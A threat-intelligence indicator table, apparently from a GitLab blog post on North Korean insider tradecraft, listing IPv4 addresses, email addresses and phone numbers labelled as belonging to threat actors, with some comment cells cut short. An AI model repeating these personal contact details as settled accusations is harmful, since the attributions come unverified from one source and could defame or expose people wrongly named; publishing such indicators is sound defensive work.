`64.92.82.59`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`67.43.227.226`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`67.43.227.227`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`67.43.228.253`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`67.43.236.19`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`67.43.236.20`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`72.10.160.171`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`72.10.160.92`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`72.10.164.178`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`74.255.219.229`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`82.180.146.116`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`94.23.153.15`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`95.182.97.53`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`ryan.service.1001@gmail.com`	email	insider	N/A	N/A	Threat actor email

Indicator	Type	Risk	First Seen	Last Seen	Comment
`dmbdev800@gmail.com`	email	insider	N/A	N/A	Threat actor email
`kari.dev1217@gmail`	email	insider	N/A	N/A	Threat actor email
`iamjanus66@gmail.com`	email	insider	N/A	N/A	Threat actor email
`4696382784`	phone number	insider	N/A	N/A	Threat actor phone numb
`brianyoung.luck@gmail.com`	email	insider	N/A	N/A	Threat actor email
`brianyoung0203@gmail.com`	email	insider	N/A	N/A	Threat actor email
`codingwork.dev@gmail.com`	email	insider	N/A	N/A	Threat actor email
`jinwangdev531@gmail.com`	email	insider	N/A	N/A	Threat actor email
`gdavisiv.dev@gmail.com`	email	insider	N/A	N/A	Threat actor email
`nicolas.edgardo1028@gmail.com`	email	insider	N/A	N/A	Threat actor email
`alexeilucky23@gmail.com`	email	insider	N/A	N/A	Threat actor email
`aleksey0753@gmail.com`	email	insider	N/A	N/A	Threat actor email
`develop498@gmail.com`	email	insider	N/A	N/A	Threat actor email
`4899432@qq.com`	email	insider	N/A	N/A	Threat actor email
`karsonova1703@gmail.com`	email	insider	N/A	N/A	Threat actor email
`maximmironenkoreact@gmail.com`	email	insider	N/A	N/A	Threat actor email
`vitalyandronuke@gmail.com`	email	insider	N/A	N/A	Threat actor email
`alexeysamsonofff@gmail.com`	email	insider	N/A	N/A	Threat actor email
`realnitii1@gmail.com`	email	insider	N/A	N/A	Threat actor email
`devnitin18@gmail.com`	email	insider	N/A	N/A	Threat actor email
`alexiyevaj@gmail.com`	email	insider	N/A	N/A	Threat actor email
`initinbhardwaj@yahoo.com`	email	insider	N/A	N/A	Threat actor email
`anna.putinarus@gmail.com`	email	insider	N/A	N/A	Threat actor email

Indicator	Type	Risk	First Seen	Last Seen	Comment
`rajukumar127.dev@gmail.com`	email	insider	N/A	N/A	Threat actor email
`kekisevu@gmail.com`	email	insider	N/A	N/A	Threat actor email
`anastasiaanufriyenko@gmail.com`	email	insider	N/A	N/A	Threat actor email
`naterongi@gmail.com`	email	insider	N/A	N/A	Threat actor email
`andriimalyshenko@yahoo.com`	email	insider	N/A	N/A	Threat actor email
`gabrygreg1@gmail.com`	email	insider	N/A	N/A	Threat actor email
`luckydev2289@gmail.com`	email	insider	N/A	N/A	Threat actor email
`forfuture21@gmail.com`	email	insider	N/A	N/A	Threat actor email
`darbylee923@gmail.com`	email	insider	N/A	N/A	Threat actor email
`alexei.lee0203@outlook.com`	email	insider	N/A	N/A	Threat actor email
`yuriassasin0603@gmail.com`	email	insider	N/A	N/A	Threat actor email
`luis.lee.tech@gmail.com`	email	insider	N/A	N/A	Threat actor email
`bryanjsmiranda@gmail.com`	email	insider	N/A	N/A	Threat actor email
`luislee.software@gmail.com`	email	insider	N/A	N/A	Threat actor email
`panda95718@gmail.com`	email	insider	N/A	N/A	Threat actor email
`givometeq@mentonit.net`	email	insider	N/A	N/A	Threat actor email
`maradanod.favomubo@vintomaper.com`	email	insider	N/A	N/A	Threat actor email
`humblechoice.dev@gmail.com`	email	insider	N/A	N/A	Threat actor email
`jairoalberto2208@hotmail.com`	email	insider	N/A	N/A	Threat actor email
`quxiujun520520@163.com`	email	insider	N/A	N/A	Threat actor email
`igorslobodyan508@gmail.com`	email	insider	N/A	N/A	Threat actor email
`brianyoung.lucky@gmail.com`	email	insider	N/A	N/A	Threat actor email
`valerykrapiv@gmail.com`	email	insider	N/A	N/A	Threat actor email

Indicator	Type	Risk	First Seen	Last Seen	Comment
`dveretenov@gmail.com`	email	insider	N/A	N/A	Threat actor email
`blbnlambert34@gmail.com`	email	insider	N/A	N/A	Threat actor email
`tezauidev@gmail.com`	email	insider	N/A	N/A	Threat actor email
`nicewitali0311@gmail.com`	email	insider	N/A	N/A	Threat actor email
`shopstar0907@gmail.com`	email	insider	N/A	N/A	Threat actor email
`rl6700907@gmail.com`	email	insider	N/A	N/A	Threat actor email
`naterongi1@gmail.com`	email	insider	N/A	N/A	Threat actor email
`alexeu005@gmail.com`	email	insider	N/A	N/A	Threat actor email
`versatile.skydev@gmail.com`	email	insider	N/A	N/A	Threat actor email
`kevinhelan2@gmail.com`	email	insider	N/A	N/A	Threat actor email
`cglobalpower923002@gmail.com`	email	insider	N/A	N/A	Threat actor email
`albertchess990919@gmail.com`	email	insider	N/A	N/A	Threat actor email
`lorenzo.vidal@mail.ru`	email	insider	N/A	N/A	Threat actor email
`stolic5star@gmail.com`	email	insider	N/A	N/A	Threat actor email
`nkvasic5star@gmail.com`	email	insider	N/A	N/A	Threat actor email
`freelancer.honest.developer@gmail.com`	email	insider	N/A	N/A	Threat actor email
`viana.mabel3058@gmail.com`	email	insider	N/A	N/A	Threat actor email
`jairo.business392@yahoo.com`	email	insider	N/A	N/A	Threat actor email
`jairoacosta00123@gmail.com`	email	insider	N/A	N/A	Threat actor email
`ferwerwe6@gmail.com`	email	insider	N/A	N/A	Threat actor email
`maskymlap@gmail.com`	email	insider	N/A	N/A	Threat actor email
`alexsam.dev@gmail.com`	email	insider	N/A	N/A	Threat actor email
`kostiaberez369@gmail.com`	email	insider	N/A	N/A	Threat actor email

Indicator	Type	Risk	First Seen	Last Seen	Comment
`darkrut22@gmail.com`	email	insider	N/A	N/A	Threat actor email
`jennalolly93@gmail.com`	email	insider	N/A	N/A	Threat actor email
`vikram.imenso@gmail.com`	email	insider	N/A	N/A	Threat actor email
`greg.work.pro@gmail.com`	email	insider	N/A	N/A	Threat actor email
`denish.faldu226@gmail.com`	email	insider	N/A	N/A	Threat actor email
`janeica.dev@gmail.com`	email	insider	N/A	N/A	Threat actor email
`mdmahdiuli@gmail.com`	email	insider	N/A	N/A	Threat actor email
`aronnokunjo@gmail.com`	email	insider	N/A	N/A	Threat actor email
`hadiulislam391@gmail.com`	email	insider	N/A	N/A	Threat actor email
`mahdi39980@gmail.com`	email	insider	N/A	N/A	Threat actor email
`mahdiupwork2002@gmail.com`	email	insider	N/A	N/A	Threat actor email
`mdmahdiul@gmail.com`	email	insider	N/A	N/A	Threat actor email
`wildbotgamer@gmail.com`	email	insider	N/A	N/A	Threat actor email
`tramendo.L@outlook.com`	email	insider	N/A	N/A	Threat actor email
`dyadkovdevelop@gmail.com`	email	insider	N/A	N/A	Threat actor email
`tramendo.M@outlook.com`	email	insider	N/A	N/A	Threat actor email
`Gulfdom0209@outlook.com`	email	insider	N/A	N/A	Threat actor email
`Wei861420@gmail.com`	email	insider	N/A	N/A	Threat actor email
`brianyoung0203@outlook.com`	email	insider	N/A	N/A	Threat actor email
`david@heyadev.com`	email	insider	N/A	N/A	Threat actor email
`mykytadanylchenko@outlook.com`	email	insider	N/A	N/A	Threat actor email
`ronaldofanclub112@gmail.com`	email	insider	N/A	N/A	Threat actor email
`olegevgen@inbox.lt`	email	insider	N/A	N/A	Threat actor email

Indicator	Type	Risk	First Seen	Last Seen	Comment
`15414257086`	phone number	insider	N/A	N/A	Threat actor phone numb
`89883507137`	phone number	insider	N/A	N/A	Threat actor phone numb
`14358179097`	phone number	insider	N/A	N/A	Threat actor phone numb
`3508704464`	phone number	insider	N/A	N/A	Threat actor phone numb
`4796004206`	phone number	insider	N/A	N/A	Threat actor phone numb
`5596103595`	phone number	insider	N/A	N/A	Threat actor phone numb

Source: https://about.gitlab.com/blog/gitlab-threat-intelligence-reveals-north-korean-tradecraft/